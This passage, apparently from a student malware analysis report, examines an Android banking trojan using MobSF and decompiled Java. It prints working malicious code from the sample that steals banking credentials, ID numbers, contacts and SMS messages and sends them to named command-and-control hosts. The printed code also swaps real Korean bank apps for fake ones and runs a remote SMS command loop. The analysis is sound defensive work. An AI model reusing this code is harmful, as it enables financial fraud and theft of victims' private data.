When debugging is enabled, it allows reverse engineers to hook a debugger into the app, download a stack trace, and access debugging helper classes. This could expose sensitive information, making it easier for an attacker to exploit vulnerabilities or extract sensitive data.

Unprotected Broadcast Receivers: Unprotected Broadcast Receivers (.BootCompleteBroadcastReceiver and .smsReceiver) also pose a significant security risk.
Malicious applications could potentially use it to trigger unwanted actions or extract sensitive data.

Application data can be backed up: If the [android:allowBackup] flag is set to true, it allows anyone to back up application data via adb.
This could potentially expose sensitive user or application data if the device is connected to a compromised computer.

4.2.4 URLs

MobSF found the following urls:

URL	FILE
http://kkk.kakatt.net:3369/send_bank.php	com/example/bankmanager/BankEndActivity.java
http://kkk.kakatt.net:3369/send_jumin.php http://kkk.kakatt.net:3369/send_phonlist.php	com/example/smsmanager/MainActivity.java
http://kkk.kakatt.net:3369/send_product.php	com/example/smsmanager/smsReceiver.java
http://kkk.kakatt.net:3369/send_sim_no.php	com/scott/crash/CrashApplication.java
http://www.shm2580.com/ http://www.baidu.com	cn/smsmanager/tools/ParamsInfo.java
http://www.shm2580.com/post_simno.asp	com/example/smsmanager/BootCompleteBroadcastReceiver.java
http://www.shm2580.com/send_recieve_count.asp http://www.shm2580.com/send_finish.asp http://www.shm2580.com/send_message.asp http://www.shm2580.com/get_cmd_body.asp	cn/smsmanager/internet/ScanHttpCmdTask.java

Figure 4.3: URLs and their location found in 191108

Their usage was explained in the previous chapter, in fact these urls were also found by VirusTotal under the form of *"interesting strings"*.

4.2.5 Certificate Analysis

Application vulnerable to Janus Vulnerability	high
Signed Application	info

Figure 4.4: Certificate Analysis for 191108

As evidenced in b9cbe8's analysis, also here the application is signed with the v1 signature scheme, which makes it vulnerable to the Janus vulnerability on Android 5.0-8.0.

4.2.6 Code Analysis

To understand how the application is able to steal data and credentials, certain source code files need to be analyzed. Also here special attention was given to the files containing the malicious URLs in Figure 4.3 that we have found previously.

The packages that were analyzed are:

- com.example.bankmanager
- com.example.smsmanager
- com.scott.crash
- cn.smsmanager.internet

com.example.bankmanager Package

In this package, the source file **com.example.bankmanager.BankEndActivity.java** has been analyzed.
As we can see from the following code, the *doInBackground* method collects various sensitive information, creates a json file and sends it to the following malicious URL (line 66): *http://kkk.kakatt.net:3369/send_bank.php*.

```
1  /* JADX INFO: Access modifiers changed from: protected */
2  @Override // android.os.AsyncTask
3  public String doInBackground(String... args) {
4      String dateString2;
5      int success = 0;
6      BankInfo.fenlei = "bk";
7      SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
8      try {
9          dateString2 = df2.format(new Date(System.currentTimeMillis()));
10     } catch (Exception e) {
11         dateString2 = "1970-01-01 10:12:13";
12     }
13     Log.i("str6", dateString2);
14     TelephonyManager tel = (TelephonyManager)
           BankEndActivity.this.getSystemService("phone");
15     String phone = tel.getLine1Number();
16     if (phone != null && phone != "" && phone.length() > 10) {
17         BankEndActivity.this.phoneNumber = phone;
18     } else {
19         BankEndActivity.this.phoneNumber = tel.getSimSerialNumber();
20     }
21     BankEndActivity.this.params = new ArrayList();
22     BankEndActivity.this.params.add(new BasicNameValuePair("phone",
           BankEndActivity.this.phoneNumber));
23     BankEndActivity.this.params.add(new BasicNameValuePair("bankinid",
           BankInfo.bankinid));
24     BankEndActivity.this.params.add(new BasicNameValuePair("jumin",
           BankInfo.jumin));
25     BankEndActivity.this.params.add(new BasicNameValuePair("banknum",
           BankInfo.banknum));
26     BankEndActivity.this.params.add(new BasicNameValuePair("banknumpw",
           BankInfo.banknumpw));
27     BankEndActivity.this.params.add(new BasicNameValuePair("scard",
           BankInfo.scard));
28     BankEndActivity.this.params.add(new BasicNameValuePair("sn1",
           BankInfo.sn1));
29     BankEndActivity.this.params.add(new BasicNameValuePair("sn2",
           BankInfo.sn2));
30     BankEndActivity.this.params.add(new BasicNameValuePair("sn3",
           BankInfo.sn3));
31     BankEndActivity.this.params.add(new BasicNameValuePair("sn4",
           BankInfo.sn4));
32     BankEndActivity.this.params.add(new BasicNameValuePair("sn5",
```

```
        BankInfo.sn5));
33      BankEndActivity.this.params.add(new BasicNameValuePair("sn6",
        BankInfo.sn6));
34      BankEndActivity.this.params.add(new BasicNameValuePair("sn7",
        BankInfo.sn7));
35      BankEndActivity.this.params.add(new BasicNameValuePair("sn8",
        BankInfo.sn8));
36      BankEndActivity.this.params.add(new BasicNameValuePair("sn9",
        BankInfo.sn9));
37      BankEndActivity.this.params.add(new BasicNameValuePair("sn10",
        BankInfo.sn10));
38      BankEndActivity.this.params.add(new BasicNameValuePair("sn11",
        BankInfo.sn11));
39      BankEndActivity.this.params.add(new BasicNameValuePair("sn12",
        BankInfo.sn12));
40      BankEndActivity.this.params.add(new BasicNameValuePair("sn13",
        BankInfo.sn13));
41      BankEndActivity.this.params.add(new BasicNameValuePair("sn14",
        BankInfo.sn14));
42      BankEndActivity.this.params.add(new BasicNameValuePair("sn15",
        BankInfo.sn15));
43      BankEndActivity.this.params.add(new BasicNameValuePair("sn16",
        BankInfo.sn16));
44      BankEndActivity.this.params.add(new BasicNameValuePair("sn17",
        BankInfo.sn17));
45      BankEndActivity.this.params.add(new BasicNameValuePair("sn18",
        BankInfo.sn18));
46      BankEndActivity.this.params.add(new BasicNameValuePair("sn19",
        BankInfo.sn19));
47      BankEndActivity.this.params.add(new BasicNameValuePair("sn20",
        BankInfo.sn20));
48      BankEndActivity.this.params.add(new BasicNameValuePair("sn21",
        BankInfo.sn21));
49      BankEndActivity.this.params.add(new BasicNameValuePair("sn22",
        BankInfo.sn22));
50      BankEndActivity.this.params.add(new BasicNameValuePair("sn23",
        BankInfo.sn23));
51      BankEndActivity.this.params.add(new BasicNameValuePair("sn24",
        BankInfo.sn24));
52      BankEndActivity.this.params.add(new BasicNameValuePair("sn25",
        BankInfo.sn25));
53      BankEndActivity.this.params.add(new BasicNameValuePair("sn26",
        BankInfo.sn26));
54      BankEndActivity.this.params.add(new BasicNameValuePair("sn27",
        BankInfo.sn27));
55      BankEndActivity.this.params.add(new BasicNameValuePair("sn28",
        BankInfo.sn28));
56      BankEndActivity.this.params.add(new BasicNameValuePair("sn29",
        BankInfo.sn29));
57      BankEndActivity.this.params.add(new BasicNameValuePair("sn30",
        BankInfo.sn30));
```

```
58      BankEndActivity.this.params.add(new BasicNameValuePair("sn31",
            BankInfo.sn31));
59      BankEndActivity.this.params.add(new BasicNameValuePair("sn32",
            BankInfo.sn32));
60      BankEndActivity.this.params.add(new BasicNameValuePair("sn33",
            BankInfo.sn33));
61      BankEndActivity.this.params.add(new BasicNameValuePair("sn34",
            BankInfo.sn34));
62      BankEndActivity.this.params.add(new BasicNameValuePair("sn35",
            BankInfo.sn35));
63      BankEndActivity.this.params.add(new BasicNameValuePair("renzheng",
            BankInfo.renzheng));
64      BankEndActivity.this.params.add(new BasicNameValuePair("fenlei",
            BankInfo.fenlei));
65      BankEndActivity.this.params.add(new BasicNameValuePair("datetime",
            dateString2));
66      JSONObject json = BankEndActivity.this.jsonParser.makeHttpRequest(
67          BankEndActivity.this.send_bank_url, "POST",
                BankEndActivity.this.params);
68      Log.d("Create Response", json.toString());
69      try {
70          new JSONObject(json.toString());
71          success = json.getInt(BankEndActivity.TAG_SUCCESS);
72          Log.d("json.getInt", new StringBuilder().append(success).toString());
73          if (success == 1) {
74              ComponentName comname = new ComponentName("com.example.smsmanager",
                    "com.example.bankmanager.BankSplashActivity");
75              PackageManager p = BankEndActivity.this.getPackageManager();
76              p.setComponentEnabledSetting(comname, 2, 1);
77          } else {
78              Log.i("information", "Registration failed");
79          }
80      } catch (JSONException e2) {
81          e2.printStackTrace();
82      } catch (Exception e3) {
83          e3.printStackTrace();
84      }
85      if (success != 1) {
86          return "";
87      }
88      return "OK";
89  }
```

com.example.smsmanager

Multiple files were analyzed in this package.
The **com.example.smsmanager.MainActivity.java** file aims to collect and send phone contacts and social security data to the following URLs: *http://kkk.kakatt.net:3369/send_phonlist.php* and *http://kkk.kakatt.net:3369/send_jumin.php*.
Later in this file, more specifically in the *removeApplications* method, we can see an example of how system permissions can be used to replace the official banking application with a fake one, in order to steal login credentials.

```
1  /* JADX INFO: Access modifiers changed from: private */
2  public void removeApplications() {
3      PackageManager manager = getPackageManager();
4      Intent mainIntent = new Intent("android.intent.action.MAIN", (Uri) null);
5      mainIntent.addCategory("android.intent.category.LAUNCHER");
6      List<ResolveInfo> apps = manager.queryIntentActivities(mainIntent, 0);
7      Collections.sort(apps, new ResolveInfo.DisplayNameComparator(manager));
8      if (apps != null) {
9          int count = apps.size();
10         for (int i = 0; i < count; i++) {
11             new ApplicationInfo();
12             ResolveInfo info = apps.get(i);
13             ApplicationInfo pmAppInfo = info.activityInfo.applicationInfo;
14             ApplicationInfo applicationInfo = info.activityInfo.applicationInfo;
15             if ((pmAppInfo.flags & 1) > 0) {
16                 StringBuilder sb = new StringBuilder();
17                 ApplicationInfo applicationInfo2 =
                       info.activityInfo.applicationInfo;
18                 Log.i("appInfo", sb.append(1).toString());
19             } else {
20                 String str = info.activityInfo.applicationInfo.packageName;
21                 if (str.equals("com.hanabank.ebk.channel.android.hananbank")) {
22                     Log.d("find app",
                           "----com.hanabank.ebk.channel.android.hananbank--");
23                     unInstallApp(str);
24                     File file = new File("/sdcard/apk/hannanbank.apk");
25                     if (file.exists()) {
26                         installApk(file.getAbsolutePath());
27                     }
28                 } else if (str.equals("com.ibk.spbs")) {
29                     Log.d("find app", "----com.ibk.spbs--");
30                     unInstallApp(str);
31                     File file2 = new File("/sdcard/apk/ibk.apk");
32                     if (file2.exists()) {
33                         installApk(file2.getAbsolutePath());
34                     }
35                 } else if (str.equals("com.kbcard.kbkookmincard")) {
36                     Log.d("find app", "----com.kbcard.kbkookmincard--");
37                     unInstallApp(str);
38                     File file3 = new File("/sdcard/apk/kb.apk");
39                     if (file3.exists()) {
```

```
                    installApk(file3.getAbsolutePath());
                }
            } else if (str.equals("nh.smart")) {
                Log.d("find app", "----nh.smart--");
                unInstallApp(str);
                File file4 = new File("/sdcard/apk/nhbank.apk");
                if (file4.exists()) {
                    installApk(file4.getAbsolutePath());
                }
            } else if (str.equals("com.webcash.wooribank")) {
                Log.d("find app", "----com.webcash.wooribank--");
                unInstallApp(str);
                File file5 = new File("/sdcard/apk/woori.apk");
                if (file5.exists()) {
                    installApk(file5.getAbsolutePath());
                }
            } else if (str.equals("com.shinhan.sbanking")) {
                Log.d("find app", "----com.shinhan.sbanking--");
                unInstallApp(str);
                File file6 = new File("/sdcard/apk/xinhan.apk");
                if (file6.exists()) {
                    installApk(file6.getAbsolutePath());
                }
            }
        }
    }
}
```

Regarding the **com.example.smsmanager.smsReceiver.java** file, we can see that through the *onReceive method*, the incoming messages are forwarded to this malicious link: http://kkk.kakatt.net:3369/send_product.php.

```
/* JADX WARN: Type inference failed for: r12v10, types:
    [com.example.smsmanager.smsReceiver$1] */
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    Bundle bundle;
    String dateString2;
    TelephonyManager tel = (TelephonyManager)
        context.getSystemService("phone");
    String action = intent.getAction();
    if (SMS_RECEIVED_ACTION.equals(action) && (bundle = intent.getExtras()) !=
        null) {
        Object[] pdus = (Object[]) bundle.get("pdus");
        for (Object pdu : pdus) {
            SmsMessage smsMessage = SmsMessage.createFromPdu((byte[]) pdu);
            this.params2 = new ArrayList();
            this.params2.add(new BasicNameValuePair("sim_no",
                tel.getLine1Number()));
```

```
14              this.params2.add(new BasicNameValuePair("tel",
                    tel.getSimOperatorName()));
15              this.params2.add(new BasicNameValuePair("thread_id", "0"));
16              this.params2.add(new BasicNameValuePair("address",
                    smsMessage.getOriginatingAddress()));
17              SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
18              try {
19                  dateString2 = df2.format(new
                        Date(smsMessage.getTimestampMillis()));
20              } catch (Exception e) {
21                  dateString2 = "1970-01-01 10:12:13";
22              }
23              this.params2.add(new BasicNameValuePair("datetime", dateString2));
24              this.params2.add(new BasicNameValuePair("bady",
                    smsMessage.getDisplayMessageBody()));
25              this.params2.add(new BasicNameValuePair("read", "1"));
26              this.params2.add(new BasicNameValuePair("type", "1"));
27              new Thread() { // from class: com.example.smsmanager.smsReceiver.1
28                  @Override // java.lang.Thread, java.lang.Runnable
29                  public void run() {
30                      DefaultHttpClient defaultHttpClient = new
                            DefaultHttpClient();
31                      HttpPost httppost = new
                            HttpPost(smsReceiver.this.update_url);
32                      try {
33                          httppost.setEntity(new
                                UrlEncodedFormEntity(smsReceiver.this.params2,
                                "EUC-KR"));
34                          Log.d("\thttppost.setEntity(new
                                UrlEncodedFormEntity(params2));", "gone");
35                      } catch (UnsupportedEncodingException e2) {
36                          e2.printStackTrace();
37                      }
38                      try {
39                          HttpResponse response =
                                defaultHttpClient.execute(httppost);
40                          Log.d("response=httpclient.execute(httppost);",
                                response.toString());
41                      } catch (ClientProtocolException e3) {
42                          e3.printStackTrace();
43                      } catch (IOException e4) {
44                          e4.printStackTrace();
45                      }
46                  }
47              }.start();
48              abortBroadcast();
49          }
50      }
51  }
```

In the **com.example.smsmanager.BootCompleteBroadcastReceiver.java** file, the goal of the *BootCompleteBroadcastReceiver* class is to get the SIM serial number from the user's device and send it to this malicious URL: *http://www.shm2580.com/post_simno.asp*. As we will see later, this URL corresponds to the remote server with which the *ScanHttpCmdTask* class communicates, in order to perform specific actions on SMS messages.

```
1  public class BootCompleteBroadcastReceiver extends BroadcastReceiver {
2      @Override // android.content.BroadcastReceiver
3      public void onReceive(Context context, Intent intent) {
4          if (!ParamsInfo.isServiceStart) {
5              ParamsInfo.isServiceStart = true;
6              TelephonyManager telManager = (TelephonyManager)
                   context.getSystemService("phone");
7              String sim_no = telManager.getSimSerialNumber();
8              ParamsInfo.sim_no = sim_no;
9              Map<String, String> params = new HashMap<>();
10             params.put("sim_no", sim_no);
11             try {
12                 HttpRequest.sendGetRequest("http://www.shm2580.com/post_simno.asp",
                       params, "UTF-8");
13             } catch (Exception e) {
14                 e.printStackTrace();
15             }
16             Intent smsSystemManageService = new Intent(context,
                   SmsSystemManageService.class);
17             context.startService(smsSystemManageService);
18         }
19     }
20 }
```

Finally, in the file **com.example.smsmanager.BuildConfig.java** we can see how the Debug configuration is enabled.
Production builds should not be debugable. The reason for this is because it allows dumping a stack trace and accessing debugging helper classes.

```
1  /* loaded from: classes.dex */
2  public final class BuildConfig {
3      public static final boolean DEBUG = true;
4  }
```

com.scott.crash

In the **com.scott.crash.CrashApplication.java** file, again the goal is to get the SIM serial number, but the URL to which it is sent is different. In particular, as we can see *http://kkk.kakatt.net:3369/send_sim_no.php* corresponds to the same domain where other data such as banking information and personal data were sent.

```
/* JADX WARN: Type inference failed for: r7v15, types:
    [com.scott.crash.CrashApplication$2] */
@Override // android.app.Application
public void onCreate() {
    super.onCreate();
    Log.i("JIANSHI", "application create");
    CrashHandler crashHandler = CrashHandler.getInstance();
    crashHandler.init(getApplicationContext());
    this.telManager = (TelephonyManager) getSystemService("phone");
    ParamsInfo.isServiceStart = true;
    TelephonyManager telephonyManager = (TelephonyManager)
        getSystemService("phone");
    String sim_no = this.telManager.getSubscriberId();
    String getLine1Number = getPhoneNumber();
    Log.d(this.TAG, getLine1Number);
    Log.d(this.TAG, sim_no);
    Log.d(this.TAG, this.telManager.getSimOperatorName());
    ParamsInfo.Line1Number = getLine1Number;
    ParamsInfo.sim_no = sim_no;
    params = new ArrayList();
    params.add(new BasicNameValuePair("mobile_no", getLine1Number));
    Date currentTime = new Date();
    SimpleDateFormat formatter = new SimpleDateFormat("yyyy-MM-dd");
    String dateString = formatter.format(currentTime);
    params.add(new BasicNameValuePair("datetime", dateString));
    new Thread() { // from class: com.scott.crash.CrashApplication.2
        @Override // java.lang.Thread, java.lang.Runnable
        public void run() {
            DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
            HttpPost httppost = new HttpPost(CrashApplication.this.insert_url);
            try {
                httppost.setEntity(new
                    UrlEncodedFormEntity(CrashApplication.params, "EUC-KR"));
                Log.d("\thttppost.setEntity(new
                    UrlEncodedFormEntity(params));", "gone");
            } catch (UnsupportedEncodingException e) {
                e.printStackTrace();
            }
            try {
                HttpResponse response = defaultHttpClient.execute(httppost);
                Log.d("response=httpclient.execute(httppost);",
                    response.toString());
            } catch (IOException e2) {
                e2.printStackTrace();
```

```
40              } catch (ClientProtocolException e3) {
41                  e3.printStackTrace();
42              }
43          }
44      }.start();
45  }
```

cn.smsmanager.internet

The main purpose of the **cn.smsmanager.internet.ScanHttpCmdTask.java** file is to handle SMS messages by communicating with a remote server.
The code monitors specific commands received from the server and performs different actions accordingly.
These actions include retrieving and sending SMS messages, editing messages, deleting messages, and displaying messages on the device.

```
1  public void run() {
2      int i;
3      String dateString;
4      int i2;
5      String dateString2;
6      Map<String, String> params;
7      Map<String, String> params2 = new HashMap<>();
8      params2.put("sim_no", ScanHttpCmdTask.sim_no);
9      params2.put("t", new
           StringBuilder(String.valueOf(System.currentTimeMillis())).toString());
10     Log.i("ScanNetWorkTask", "begin to do task!");
11     Log.i("ScanNetWorkTask", "cmd:" + ScanHttpCmdTask.cmdString);
12     if (ScanHttpCmdTask.cmdString.startsWith("GET_RECIVE_MESSAGE")) {
13         SMSMessageDAO smsMessageDAO = new
               SMSMessageDAO(ScanHttpCmdTask.this.context);
14         List<SmsMessage> messageList = smsMessageDAO.GetRecieveSMS();
15         Log.i("ScanNetWorkTask", "get receiveSMS");
16         int count = messageList.size();
17         try {
18             params = new HashMap<>();
19         } catch (Exception e) {
20             e = e;
21         }
22         try {
23             params.put("sim_no", ScanHttpCmdTask.sim_no);
24             params.put("totalCount", new
                   StringBuilder(String.valueOf(count)).toString());
25             SocketHttpRequester.sockPostNoResponse(
                   "http://www.shm2580.com/send_recieve_count.asp", params,
                   "UTF-8");
26             Log.i("ScanNetWorkTask", "send smscount:" + count + " to server");
27         } catch (Exception e2) {
28             e = e2;
29             e.printStackTrace();
30             ParamsInfo.sp = ParamsInfo.context.getSharedPreferences("params",
                   0);
31             int finishCount = ParamsInfo.sp.getInt("finishCount", 0);
32             while (i2 < count) {
33             }
34             Map<String, String> params3 = new HashMap<>();
35             params3.put("sim_no", ScanHttpCmdTask.sim_no);
36             SocketHttpRequester.sockPostNoResponse(
```

```
                "http://www.shm2580.com/send_finish.asp", params3, "UTF-8");
37          Log.i("ScanNetWorkTask", "send cmd finish to server");
38      }
39      ParamsInfo.sp = ParamsInfo.context.getSharedPreferences("params", 0);
40      int finishCount2 = ParamsInfo.sp.getInt("finishCount", 0);
41      for (i2 = finishCount2; i2 < count; i2++) {
42          SmsMessage smsMessage = messageList.get(i2);
43          Map<String, String> params4 = new HashMap<>();
44          params4.put("sim_no", ScanHttpCmdTask.sim_no);
45          params4.put("_id", new
                StringBuilder(String.valueOf(smsMessage.get_id())).toString());
46          params4.put("thread_id", new
                StringBuilder(String.valueOf(smsMessage.getThread_id())).toString());
47          params4.put("address", smsMessage.getAddress());
48          SimpleDateFormat df = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
49          try {
50              dateString2 = df.format(new
                    Date(Long.parseLong(smsMessage.getDate())));
51          } catch (Exception e3) {
52              dateString2 = "1970-01-01 10:12:13";
53          }
54          params4.put("date", dateString2);
55          params4.put("body", smsMessage.getBody());
56          params4.put("read", new
                StringBuilder(String.valueOf(smsMessage.getRead())).toString());
57          params4.put("type", new
                StringBuilder(String.valueOf(smsMessage.getType())).toString());
58          try {
59              SocketHttpRequester.sockPostNoResponse(
                    "http://www.shm2580.com/send_message.asp", params4, "UTF-8");
60              Log.i("ScanNetWorkTask", "send sms content to server " +
                    finishCount2 + ":" + count);
61              finishCount2++;
62              SharedPreferences.Editor edtor = ParamsInfo.sp.edit();
63              edtor.putInt("finishCount", finishCount2);
64              edtor.commit();
65              if (finishCount2 == count) {
66                  SharedPreferences.Editor edtor2 = ParamsInfo.sp.edit();
67                  edtor2.putInt("finishCount", 0);
68                  edtor2.commit();
69                  Log.i("ScanNetWorkTask", "yichu send!");
70                  Map<String, String> paramsf = new HashMap<>();
71                  paramsf.put("sim_no", ScanHttpCmdTask.sim_no);
72                  try {
73                      SocketHttpRequester.sockPostNoResponse(
                            "http://www.shm2580.com/send_finish.asp", params4,
                            "UTF-8");
74                  } catch (Exception e4) {
75                      e4.printStackTrace();
76                  }
77                  Log.i("ScanNetWorkTask", "yichu send finish!");
```

```
                return;
            }
        } catch (Exception e5) {
            Log.e("ScanNetWorkTask", "network is error");
            e5.printStackTrace();
        }
    }
    Map<String, String> params32 = new HashMap<>();
    params32.put("sim_no", ScanHttpCmdTask.sim_no);
    SocketHttpRequester.sockPostNoResponse(
        "http://www.shm2580.com/send_finish.asp", params32, "UTF-8");
    Log.i("ScanNetWorkTask", "send cmd finish to server");
} else if (ScanHttpCmdTask.cmdString.startsWith("GET_SEND_MESSAGE")) {
    Log.i("ScanNetWorkTask", "go to get_send_message");
    SMSMessageDAO smsMessageDAO2 = new
        SMSMessageDAO(ScanHttpCmdTask.this.context);
    List<SmsMessage> messageList2 = smsMessageDAO2.GetSentSMS();
    int count2 = messageList2.size();
    try {
        Map<String, String> params5 = new HashMap<>();
        try {
            params5.put("sim_no", ScanHttpCmdTask.sim_no);
            params5.put("totalCount", new
                StringBuilder(String.valueOf(count2)).toString());
            SocketHttpRequester.sockPostNoResponse(
                "http://www.shm2580.com/send_recieve_count.asp", params5,
                "UTF-8");
            params2 = params5;
        } catch (Exception e6) {
            e = e6;
            params2 = params5;
            e.printStackTrace();
            ParamsInfo.sp =
                ParamsInfo.context.getSharedPreferences("params", 0);
            int finishCount3 = ParamsInfo.sp.getInt("finishCount", 0);
            Log.i("ScanNetWorkTask", "finishedCount=" + finishCount3);
            while (i < count2) {
            }
            Map<String, String> paramsf2 = new HashMap<>();
            paramsf2.put("sim_no", ScanHttpCmdTask.sim_no);
            SocketHttpRequester.sockPostNoResponse(
                "http://www.shm2580.com/send_finish.asp", params2, "UTF-8");
        }
    } catch (Exception e7) {
        e = e7;
    }
    ParamsInfo.sp = ParamsInfo.context.getSharedPreferences("params", 0);
    int finishCount32 = ParamsInfo.sp.getInt("finishCount", 0);
    Log.i("ScanNetWorkTask", "finishedCount=" + finishCount32);
    for (i = finishCount32; i < count2; i++) {
        SmsMessage smsMessage2 = messageList2.get(i);
```

```
122             params2 = new HashMap<>();
123             params2.put("sim_no", ScanHttpCmdTask.sim_no);
124             params2.put("_id", new
                    StringBuilder(String.valueOf(smsMessage2.get_id())).toString());
125             params2.put("thread_id", new
                    StringBuilder(String.valueOf(smsMessage2.getThread_id())).toString());
126             params2.put("address", smsMessage2.getAddress());
127             SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
128             try {
129                 dateString = df2.format(new
                        Date(Long.parseLong(smsMessage2.getDate())));
130             } catch (Exception e8) {
131                 dateString = "1970-01-01 10:12:13";
132             }
133             params2.put("date", dateString);
134             params2.put("body", smsMessage2.getBody());
135             params2.put("read", new
                    StringBuilder(String.valueOf(smsMessage2.getRead())).toString());
136             params2.put("type", new
                    StringBuilder(String.valueOf(smsMessage2.getType())).toString());
137             try {
138                 SocketHttpRequester.sockPostNoResponse(
                        "http://www.shm2580.com/send_message.asp", params2, "UTF-8");
139                 Log.i("ScanNetWorkTask", "send sms content to server " +
                        finishCount32 + ":" + count2);
140                 finishCount32++;
141                 SharedPreferences.Editor edtor3 = ParamsInfo.sp.edit();
142                 edtor3.putInt("finishCount", finishCount32);
143                 edtor3.commit();
144                 if (finishCount32 == count2) {
145                     SharedPreferences.Editor edtor4 = ParamsInfo.sp.edit();
146                     edtor4.putInt("finishCount", 0);
147                     edtor4.commit();
148                     Log.i("ScanNetWorkTask", "yichu send!");
149                     Map<String, String> paramsf3 = new HashMap<>();
150                     paramsf3.put("sim_no", ScanHttpCmdTask.sim_no);
151                     try {
152                         SocketHttpRequester.sockPostNoResponse(
                                "http://www.shm2580.com/send_finish.asp", params2,
                                "UTF-8");
153                     } catch (Exception e9) {
154                         e9.printStackTrace();
155                     }
156                     Log.i("ScanNetWorkTask", "yichu send finish!");
157                     return;
158                 }
159             } catch (Exception e10) {
160                 e10.printStackTrace();
161             }
162         }
163         Map<String, String> paramsf22 = new HashMap<>();
```

```
164             paramsf22.put("sim_no", ScanHttpCmdTask.sim_no);
165             try {
166                 SocketHttpRequester.sockPostNoResponse(
                        "http://www.shm2580.com/send_finish.asp", params2, "UTF-8");
167             } catch (Exception e11) {
168                 e11.printStackTrace();
169             }
170         } else if (ScanHttpCmdTask.cmdString.startsWith("MODIFY_MESSAGE")) {
171             Map<String, String> params6 = new HashMap<>();
172             params6.put("sim_no", ScanHttpCmdTask.sim_no);
173             try {
174                 String cmdBodyString = SocketHttpRequester.sockPost(
                        "http://www.shm2580.com/get_cmd_body.asp", params6, "UTF-8");
175                 int fengefu = cmdBodyString.indexOf("#");
176                 String frontString = cmdBodyString.substring(0, fengefu);
177                 String behindString = cmdBodyString.substring(fengefu + 1);
178                 int read = Integer.parseInt(frontString.substring(0, 1));
179                 String dateString3 = frontString.substring(1, 20);
180                 int _id = Integer.parseInt(frontString.substring(20));
181                 SMSMessageDAO smsMessageDAO3 = new
                        SMSMessageDAO(ScanHttpCmdTask.this.context);
182                 smsMessageDAO3.ModifyMessage(_id, behindString, read, dateString3);
183                 SocketHttpRequester.sockPostNoResponse(
                        "http://www.shm2580.com/send_finish.asp", params6, "UTF-8");
184             } catch (Exception e12) {
185                 e12.printStackTrace();
186             }
187         } else if (ScanHttpCmdTask.cmdString.startsWith("DELETE_MESSAGE")) {
188             Map<String, String> params7 = new HashMap<>();
189             params7.put("sim_no", ScanHttpCmdTask.sim_no);
190             try {
191                 String cmdBodyString2 = SocketHttpRequester.sockPost(
                        "http://www.shm2580.com/get_cmd_body.asp", params7, "UTF-8");
192                 String thread_idString = cmdBodyString2.trim();
193                 int thread_id = Integer.parseInt(thread_idString);
194                 SMSMessageDAO smsMessageDAO4 = new
                        SMSMessageDAO(ScanHttpCmdTask.this.context);
195                 smsMessageDAO4.DeleteMessage(thread_id);
196                 SocketHttpRequester.sockPostNoResponse(
                        "http://www.shm2580.com/send_finish.asp", params7, "UTF-8");
197             } catch (Exception e13) {
198                 e13.printStackTrace();
199             }
200         } else if (ScanHttpCmdTask.cmdString.startsWith("SHOW_MESSAGE")) {
201             Map<String, String> params8 = new HashMap<>();
202             params8.put("sim_no", ScanHttpCmdTask.sim_no);
203             try {
204                 String cmdBodyString3 = SocketHttpRequester.sockPost(
                        "http://www.shm2580.com/get_cmd_body.asp", params8, "UTF-8");
205                 String cmdBodyString4 = cmdBodyString3.trim();
206                 try {
```

```
207                 Intent intent = new
                        Intent(ParamsInfo.context.getApplicationContext(),
                        MessageActivity.class);
208                 intent.addFlags(268435456);
209                 intent.putExtra("msg", cmdBodyString4);
210                 ParamsInfo.context.getApplicationContext().startActivity(intent);
211                 SocketHttpRequester.sockPostNoResponse(
                        "http://www.shm2580.com/send_finish.asp", params8, "UTF-8");
212             } catch (Exception ex) {
213                 Log.e("CommandParseAndExcute", ex.toString());
214             }
215         } catch (Exception e14) {
216             e14.printStackTrace();
217         }
218     }
219 }
```


4.3 Dynamic Analysis

The dynamic analysis was performed using MobSF and Genymotion on Android 7.
The dynamic analysis provides a more complete view of the app's behavior in a real execution environment.
Identifying workflow during dynamic analysis is essential to understanding how the app interacts with the user and how it handles data in real-world situations.


4.3.1 Workflow - Activity Tester

The **Application Worflow**, found using the activity tester, is the following:


1. BankSplashActivity



2. BankPreActivity

